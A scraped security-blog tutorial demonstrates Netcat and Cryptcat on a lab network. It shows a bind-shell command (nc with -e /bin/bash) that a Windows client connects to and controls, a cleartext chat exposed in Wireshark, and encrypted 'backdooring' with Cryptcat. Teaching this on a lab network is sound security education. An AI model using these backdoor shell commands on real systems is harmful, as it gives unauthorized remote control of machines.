

## DDoS Risk Calculator

Calculate the Risk and Cost of a DDoS Attack on Your Website

CALCULATE NOW →

IMPERVA  
INCAPSULA



Exploitation Tools

# Netcat vs Cryptcat – Remote Shell to Control Kali Linux from Windows machine

By **BALA GANESH** - June 18, 2018 0

Newsletter

**Signup to get Hacking  
News & Tutorials to your  
Inbox**

Name

Email \*



Netcat is a well build network debugging tool, which can read and write data across computers using TCP or UDP, it is also called as TCP/IP utilities.

It is capable to act as master and slave to do file transfer, TCP banner grabbing, backdoor shells, port scanner, port redirection and network chats can also be performed using Netcat.

Subscribe

Most Popular



Hackers Compromised More than 1,000 Magento Stores to Steal Credit Card...

April 5, 2018



90% of SAP Systems Vulnerable to 13-year-old Critical Security Configuration Risk

April 30, 2018



Google Released Security Update for Android and Fixed 16 Critical Vulnerabilities

March 7, 2018



Smartwatches and Fitness Trackers can Spy Your ATM PIN Number &...

May 31, 2018



XIAOBA Ransomware Code Regenerated as

In this Kali Linux Tutorial how to work with **Netcat** and **Cryptcat** and would show the difference between them.

## Remote shell with Netcat:-

- Execute Command: **nc -l -p 1338 -e /bin/bash**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -l -p 1338 -e /bin/bash
```

- Above listener will be listening via port **1338** and gives executable **-e** for anyone for shell access through

### Recommended



4 Cybersecurity  
Risks We will  
Face With New  
WhatsApp  
Status...




5 Methods to  
Secure Your  
Company's Data  
from  
Cybercriminals




A perfect way to  
Start and  
Strengthen your  
Cyber Security  
Career



Adobe &  
Microsoft  
released New  
Critical Security  
updates for  
software...



Advanced ATM  
Penetration



All that You  
Should Know

## /bin/bash

- Now, Kali Linux as a backdoor to your network.

```
C:\Users\Balaganesh\Downloads>nc.exe 192.168.172.198 1338
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:6f:80:61
          inet addr:192.168.172.198  Bcast:192.168.172.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe6f:8061/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1059 errors:0 dropped:0 overruns:0 frame:0
          TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:107773 (105.2 KiB)  TX bytes:32671 (31.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2880 (2.8 KiB)  TX bytes:2880 (2.8 KiB)

cd /home/root
ls
```

- Execute Command on Windows Machine : **nc.exe <Kali linux Ip> <listening port >**
- Above illustrated image shows the windows machine or any client accessing and controlling kali machine via Linux commands.

## Chatroom:-

- Execute Command in Kali Linux: **nc -l -p 1337.**

### Testing Methods




An Important  
Protection  
Approach to  
Tackle Internet  
Security Issues at  
Work


### About Bitcoins and How Does Bitcoin...




Android  
Application  
Penetration  
Testing – Part 1




Android  
Application  
Penetration  
Testing – Part 6



Android  
Application  
Penetration  
Testing – Part 8



Android  
Application  
Penetration  
Testing – Part 9



Android  
Application  
Penetration  
Testing – Part 10

```
C:\Users\Balaganesh\Downloads>nc.exe 192.168.172.198 1337
hihi
hi how
are u
-

root@kali:~# nc -l -p 1337 The quieter you become, the more you are able to hear.
hihi
hi how
are u
```

- Above command, TCP session will be established to receive packets from any IP which connects to port **1337** & now your own private messenger is ready.
- Execute Command in windows machine : **nc.exe <listener Ip address or Kali linux Ip>**


```
root@kali:~# nc -l -p 443
hhhh
bala here
k
sasa
no one can see us
yes
yes
yes

C:\Users\Balaganesh\Downloads>clear
'clear' is not recognized as an internal or external command,
operable program or batch file.


C:\Users\Balaganesh\Downloads>nc.exe 192.168.172.198 80
C:\Users\Balaganesh\Downloads>nc.exe 192.168.172.198 443
hhhh
bala here
k
sasa
no one can see us
yes
yes
yes
```

- Above image illustrate listener over 443 port & chat begins !!!
- Here both client and server are started chatting using netcat. For More Functions & Commands Refer [Here](#)

Also Read [Commix – Automated All-in-One OS Command Injection and Exploitation Tool](#)




Android Application Penetration Testing – Part 11 – Android Checklist




Android Application Penetration Testing – Part 12




Android Application Penetration Testing – Part 5




Android Application Penetration Testing Part – 4



Android Application Penetration Testing Part 2



Android Application Penetration testing Part 3



Android Application



APT Group Cyber Attack to Hack Various

**Note: Conversations between Kali Linux and windows machine are encrypted or not ???? Let us check with Wireshark!**


Penetration  
Testing- Part 7

Companies Web  
Servers Using...

## Wireshark(packet capture Tool):-

- OOPS !!!! Follow TCP Stream in Wireshark captures connections & clear text messages.OMG !






- Anyone in your network can use Wireshark to see these activities.
- But Still, we have an idea to overcome this issues.Let's use ciphers!

## Cryptcat(encrypting netcat):-


- Cryptcat has an advanced feature like using ciphers to encrypt clear text communication.
- Cryptcat uses end to end encryption using Two-Fish encryption algorithm



```
root@kali:~# cryptcat -l -p 8000
```

- Above comment executed : **cryptcat -<lisener> <port> 8000**
- Cryptcat Commands will be same as netcat
- Performed backdooring using Cryptcat, let's check out the below Image of chat session using Cryptcat.





- So, we can see cryptcat encrypts the connection. Its most secure way of backdooring. Netcat is acquired by Nmap project and named as Ncat which supports SSL over Traffic. Cats are always Different. Happy Hacking !!!

Share and Support Us :



TAGS

Cryptcat

Kali Linux

Netcat

Wireshark



## BALA GANESH

<http://www.gbhackers.com>

BALAGANESH is an Information Security Analyst at COMODO Security Solutions(Incident Response Team). Certified Ethical Hacker, Author, Infosec Blogger, Technical Writer of GBHackers On Security

in

### RELATED ARTICLES

### MORE FROM AUTHOR




EgressBuster –  
Compromise Victim via  
Command & Control  
using Firewall



How to Launch a DoS  
Attack by using  
Metasploit Auxiliary



JSRAT – Secret  
Command and Control  
Channel Backdoor to  
Control Victims Machine  
Using JavaScript



Cisco Auditing Tool &  
Cisco Global Exploiter to  
Exploit 14 Vulnerabilities  
in Cisco Switches and  
Routers

Exploitation Framework  
for Embedded devices –  
RouterSploit

DNS Shell – Tool to  
Compromise and  
Maintain Control Over  
Victim Machine



0 Comments

GBHackers on Security

<sup>1</sup> Login ▾

♥ Recommend

🔗 Share

Sort by Best ▾

Start the discussion...

LOG IN WITH



OR SIGN UP WITH DISQUS (?)

Name

Be the first to comment.




## ABOUT US

GBHackers on Security is Advanced Persistent Cyber Security Online platform which including Cyber Security Research, Web Application and Network Penetration Testing, Hacking Tutorials, Live Security Updates, Technology updates, Security investigations With dedicated Cyber security Expert Team and help to community more secure.

Contact us: [admin@gbhackers.com](mailto:admin@gbhackers.com)

## FOLLOW US



[Home](#) [TECH NEWS](#) [Infosec- Resources](#) [OWASP – Top 10](#) [Privacy Policy](#) [Contact Us](#)

© GBHackers on Security 2016 - 2018. All Rights Reserved